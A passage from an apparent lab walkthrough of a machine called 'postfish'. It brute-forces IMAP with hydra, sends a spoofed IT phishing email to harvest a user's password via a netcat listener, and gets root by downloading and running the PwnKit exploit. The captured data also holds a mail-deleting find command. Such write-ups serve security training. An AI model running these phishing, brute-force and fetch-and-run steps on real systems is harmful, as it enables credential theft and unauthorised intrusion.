Four usernames exist: claire.madison, mike.ross, brian.moore and sarah.lorem. Let’s add these to our names file, so the file names now looks like this:
bin
hr
irc
mail
man
root
sales
sys
claire.madison
mike.ross
brian.moore
sarah.lorem
Since we have no passwords we can try to brute-force IMAP using hydra with the names file for usernames and passwords and see if there’s something.
## brute-force IMAP
hydra -L names -P names imap://$ip:143
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-12 18:05:49
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 144 login tries (l:12/p:12), ~9 tries per task
[DATA] attacking imap://192.168.168.137:143/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 64 to do in 00:01h, 16 active
[143][imap] host: 192.168.168.137   login: sales   password: sales
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 1 to do in 00:01h, 11 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-12 18:07:53
So we got a username and password: sales:sales. Let’s see what’s in the mailbox (https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-imap.html). There is a INBOX mailbox which contains one message.
## list mailboxes
curl -k 'imaps://192.168.168.137/' --user sales:sales
* LIST (\HasNoChildren) "/" INBOX

## search all messages with UID
curl -k 'imaps://192.168.168.137/INBOX' -X 'UID SEARCH ALL' --user sales:sales
* SEARCH 1

## print message with UID `1`
curl -k 'imaps://192.168.168.137/INBOX;UID=1' --user sales:sales
Return-Path: <it@postfish.off>
X-Original-To: sales@postfish.off
Delivered-To: sales@postfish.off
Received: by postfish.off (Postfix, from userid 997)
        id B277B45445; Wed, 31 Mar 2021 13:14:34 +0000 (UTC)
Received: from x (localhost [127.0.0.1])
        by postfish.off (Postfix) with SMTP id 7712145434
        for <sales@postfish.off>; Wed, 31 Mar 2021 13:11:23 +0000 (UTC)
Subject: ERP Registration Reminder
Message-Id: <20210331131139.7712145434@postfish.off>
Date: Wed, 31 Mar 2021 13:11:23 +0000 (UTC)
From: it@postfish.off

Hi Sales team,

We will be sending out password reset links in the upcoming week so that we can get you registered on the ERP system.

Regards,
IT
The message says the IT department will send a password reset link to users so that they can register to the ERP system. The mail is send to the sales department and Brian Moore is a sales manager. So he probably got this mail. Let’s send him an e-mail with a link and see if and what we get back.
## get the IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.154

## setup a listener
nc -lvnp 80
listening on [any] 80 ...

## send an e-mail with a link to our listener
sendEmail -f it@postfish.off -t brian.moore@postfish.off -u 'http://192.168.45.154/' -m 'http://192.168.45.154/' -s postfish.off -v -o tls=no
Oct 12 18:58:59 kali sendEmail[56844]: DEBUG => Connecting to postfish.off:25
Oct 12 18:58:59 kali sendEmail[56844]: DEBUG => My IP address is: 192.168.45.154
Oct 12 18:58:59 kali sendEmail[56844]: SUCCESS => Received:     220 postfish.off ESMTP Postfix (Ubuntu)
Oct 12 18:58:59 kali sendEmail[56844]: INFO => Sending:         EHLO kali
Oct 12 18:58:59 kali sendEmail[56844]: SUCCESS => Received:     250-postfish.off, 250-PIPELINING, 250-SIZE 10240000, 250-VRFY, 250-ETRN, 250-STARTTLS, 250-ENHANCEDSTATUSCODES, 250-8BITMIME, 250-DSN, 250-SMTPUTF8, 250 CHUNKING
Oct 12 18:58:59 kali sendEmail[56844]: INFO => Sending:         MAIL FROM:<it@postfish.off>
Oct 12 18:58:59 kali sendEmail[56844]: SUCCESS => Received:     250 2.1.0 Ok
Oct 12 18:58:59 kali sendEmail[56844]: INFO => Sending:         RCPT TO:<brian.moore@postfish.off>
Oct 12 18:58:59 kali sendEmail[56844]: SUCCESS => Received:     250 2.1.5 Ok
Oct 12 18:58:59 kali sendEmail[56844]: INFO => Sending:         DATA
Oct 12 18:58:59 kali sendEmail[56844]: SUCCESS => Received:     354 End data with <CR><LF>.<CR><LF>
Oct 12 18:58:59 kali sendEmail[56844]: INFO => Sending message body
Oct 12 18:58:59 kali sendEmail[56844]: Setting content-type: text/plain
Oct 12 18:58:59 kali sendEmail[56844]: SUCCESS => Received:     250 2.0.0 Ok: queued as 95307458F8
Oct 12 18:58:59 kali sendEmail[56844]: Email was sent successfully!  From: <it@postfish.off> To: <brian.moore@postfish.off> Subject: [http://192.168.45.154/] Server: [postfish.off:25]

## catch the response
nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.154] from (UNKNOWN) [192.168.168.137] 51192
POST / HTTP/1.1
Host: 192.168.45.154
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 207
Content-Type: application/x-www-form-urlencoded

first_name%3DBrian%26last_name%3DMoore%26email%3Dbrian.moore%postfish.off%26username%3Dbrian.moore%26password%3DEternaLSunshinE%26confifind /var/mail/ -type f ! -name sales -delete_password%3DEternaLSunshinE
We got credentials: brian.moore:EternaLSunshinE let’s try to login using SSH.
## log into target via SSH using: `brian.moore:EternaLSunshinE`
ssh brian.moore@$ip
brian.moore@192.168.168.137's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 12 Oct 2025 05:01:12 PM UTC

  System load:  0.32              Processes:               214
  Usage of /:   52.5% of 9.78GB   Users logged in:         0
  Memory usage: 28%               IPv4 address for ens160: 192.168.168.137
  Swap usage:   0%


0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

You have mail.
brian.moore@postfish:~$

## print `local.txt`
brian.moore@postfish:~$ cat local.txt
5b7431b875f44324aca1ceab54a4efe9
Privilege Escalation #
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.154

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## download `LinEnum.sh` using the open port 80
brian.moore@postfish:~$ wget http://192.168.45.154/linpeas.sh
--2025-10-12 17:03:32--  http://192.168.45.154/linpeas.sh
Connecting to 192.168.45.154:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 961834 (939K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                  100%[===========================================>] 939.29K  4.75MB/s    in 0.2s

2025-10-12 17:03:32 (4.75 MB/s) - ‘linpeas.sh’ saved [961834/961834]

## set the execution bit
brian.moore@postfish:~$ chmod +x linpeas.sh

## run `LinEnum.sh`
brian.moore@postfish:~$ ./linpeas.sh
The LinEnum.sh output shows the target is vulnerable for pwnkit (CVE-2021-4034). Now, let’s download the exploit, upload to the target and run it to escalate our privileges to root.
## change directory
cd uploads

## get the local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.154

## download `pwnkit`
curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o pwnkit

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## in target:
## download `pwnkit`
brian.moore@postfish:~$ wget http://192.168.45.154/pwnkit
--2025-10-12 17:09:24--  http://192.168.45.154/pwnkit
Connecting to 192.168.45.154:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: ‘pwnkit’

pwnkit                      100%[===========================================>]  17.62K  --.-KB/s    in 0.03s

2025-10-12 17:09:25 (513 KB/s) - ‘pwnkit’ saved [18040/18040]

## set execution bit on `pwnkit`
brian.moore@postfish:~$ chmod +x pwnkit

## execute `pwnkit`
brian.moore@postfish:~$ ./pwnkit
root@postfish:/home/brian.moore#

## print `proof.txt`
root@postfish:/home/brian.moore# cat /root/proof.txt
dd71e5982e4e31c53bdbdabcb9fa1fa8
References #
[+] https://github.com/shroudri/username_generator
[+] https://raw.githubusercontent.com/shroudri/username_generator/refs/heads/main/username_generator.py
[+] https://github.com/vanhauser-thc/thc-hydra
[+] https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-imap.html
[+] https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
[+] https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit